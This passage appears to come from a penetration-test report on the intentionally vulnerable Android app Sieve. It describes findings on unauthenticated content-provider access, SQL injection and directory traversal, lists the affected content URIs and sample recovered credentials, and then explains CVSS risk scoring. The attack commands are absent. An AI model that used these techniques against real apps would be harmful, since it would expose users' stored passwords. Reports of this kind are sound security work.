
Android apps tend to give away hints about the content URIs. We were able to create a list of accessible content URIs, some of which contained sensitive user information, and eventually access them without any authentication.

Observations


Initial scans confirmed that many of the application's content providers do not require any particular permission to interact with them, except for the /Keys path in the DBContentProvider:



drozer provides a scanner module that brings together various ways to guess paths and divine a list of accessible content URIs:



This allows use to use other drozer modules to retrieve information from those content URIs, or even modify the data in the database:



Ultimately, we were able to defeat the app's security and retrieve a list of information from the app:

service: facebook.com

username: bob1

```
password:   0yuu0Gk4IeFaU53qXk0E6NETMl2uafcw (Base64-encoded)
   email:   bob1@gmail.com

The user's password is still Base64 encoded however, but decryption of the
password is an easy task.
```

Impact

Attackers can bypass the application's security and retrieve sensitive user information from the app.

Recommendations

Ensure that the all content providers require strict permission to interact for interaction.

2. Database-Backed Content Providers (SQL Injection)


Risk	**HIGH**
Locations(s)	content://com.mwr.example.sieve.DBContentProvider/Passwords content://com.mwr.example.sieve.DBContentProvider/Passwords/

Description


The Android platform promotes the use of SQLite databases for storing user data. Since these databases use SQL, it should come as no surprise that they can be vulnerable to SQL injection.

Observations

We tested for SQL injection by manipulating the projection and selection fields that are passed to the content provider:



Android returns a very verbose error message, showing the entire query that it tried to execute. This allowed us to fully exploit the SQL Injection vulnerability to list all the tables in the database, and to query otherwise protected tables, giving us the user's master password and PIN:



Password: insecure123456789

Pin: 1234

Impact

Full disclosure of user's master password, email addresses, application passwords, pins, and other sensitive details.

Recommendations

Ensure that the all content providers require strict permission to interact for interaction.

3. Database-Backed Content Providers (Directory Traversal)


Risk	**HIGH**
Locations(s)	content://com.mwr.example.sieve.FileBackupProvider/ content://com.mwr.example.sieve.FileBackupProvider

Description


A content provider can provide access to the underlying file system. This allows apps to share files, where the Android sandbox would otherwise prevent it.

Observations


Since we can reasonably assume that FileBackupProvider is a file system-backed content provider and that the path component represents the location of the file we want to open, we can easily guess the content URIs for this and use a drozer module to read the files:



Reading the /etc/hosts file is not a big problem (it is world readable anyway) but another drozer module allowed us to find additional content URIs that most contain more sensitive information, such as content://com.mwr.example.sieve.FileBackupProvider/data, as soon below:



We were able to copy the application's database from the device to the locale machine, where it can be browsed with sqlite to extract not only the user's encrypted passwords, but also their master password:



Impact

Full disclosure of user's master password, email addresses, application passwords, pins, and other sensitive details.

Recommendations

Disable content provider access to the device's underlying filesystem.

LIMITATIONS & RISK SCORING

LIMITATIONS

- Security issues that could potentially disrupt the Client environment were not fully tested.
    - Security issues that could negatively disrupt and impact normal system operations, including Denial of Service (DoS) or buffer overflow attempts, were not fully tested as part of this assessment.
- Technical testing activities were limited to a finite time period.
    - While Bongo Security's methodology included both automated and manual testing to identify and attempt exploitation of the most common security issues, testing was limited to a finite period of time. Malicious users may be able to discover and attempt additional security issues over a longer period of time or through other methods such as social engineering.
- Social Engineering
    - Social Engineering attacks were not in scope for this assessment.
- Client-Side Attacks
    - Client-side attacks were not in scope for this assessment.

RISK RATING SCORE CALCULATION

Bongo Security calculates an overall Risk Rating Score based on version 2 of the Common Vulnerability Scoring System (CVSS), by measuring it against six distinct criteria. The overall Risk Rating score per vulnerability is calculated as follows:

Measurement Type		Description*
AV	**Access Vector**	This metric reflects how the vulnerability is exploited. The more remote an attacker can be to attack a host, the greater the vulnerability score.
AC	**Access Complexity**	This metric measures the complexity of the attack required to exploit the vulnerability once an attacker has gained access to the target system.
Au	**Authentication**	This metric measures the number of times an attacker must authenticate to a target in order to exploit a vulnerability. This metric does not gauge the strength or complexity of the authentication process, only that an attacker is required to provide credentials before an exploit may occur.
C	**Confidentiality Impact**	This metric measures the impact on confidentiality of a successfully exploited vulnerability. Confidentiality refers to limiting information access and disclosure to only authorized users, as well as preventing access by, or disclosure to, unauthorized ones.
I	**Integrity Impact**	This metric measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and guaranteed veracity of information.
A	**Availability Impact**	This metric measures the impact to availability of a successfully exploited vulnerability. Availability refers to the accessibility of information resources.

*https://www.first.org/cvss/v2/guide

RISK RATING SCALE

The Risk Rating Score assigned to each exploitable vulnerability finding is then translated into a **CRITICAL**, **HIGH**, **MEDIUM**, or **LOW** Risk Rating to simplify reporting, analysis and remediation planning.

Risk Rating	Description
CRITICAL	High Severity issues that can be exploited in isolation, with no additional steps necessary, that may provide total compromise of the system.
HIGH	A **7-10** on the Risk Rating scale. Severe issues that can easily be exploited to immediately impact the environment.
MEDIUM	A **4-6.9** on the Risk Rating scale. Moderate security issues that require some effort to successfully impact the environment.
LOW	A **0-3.9** on the Risk Rating scale. Security issues that have a limited or trivial impact to the environment.
INFO	These vulnerabilities represent significantly less risk and are informational in nature. These items can be remediated to increase security.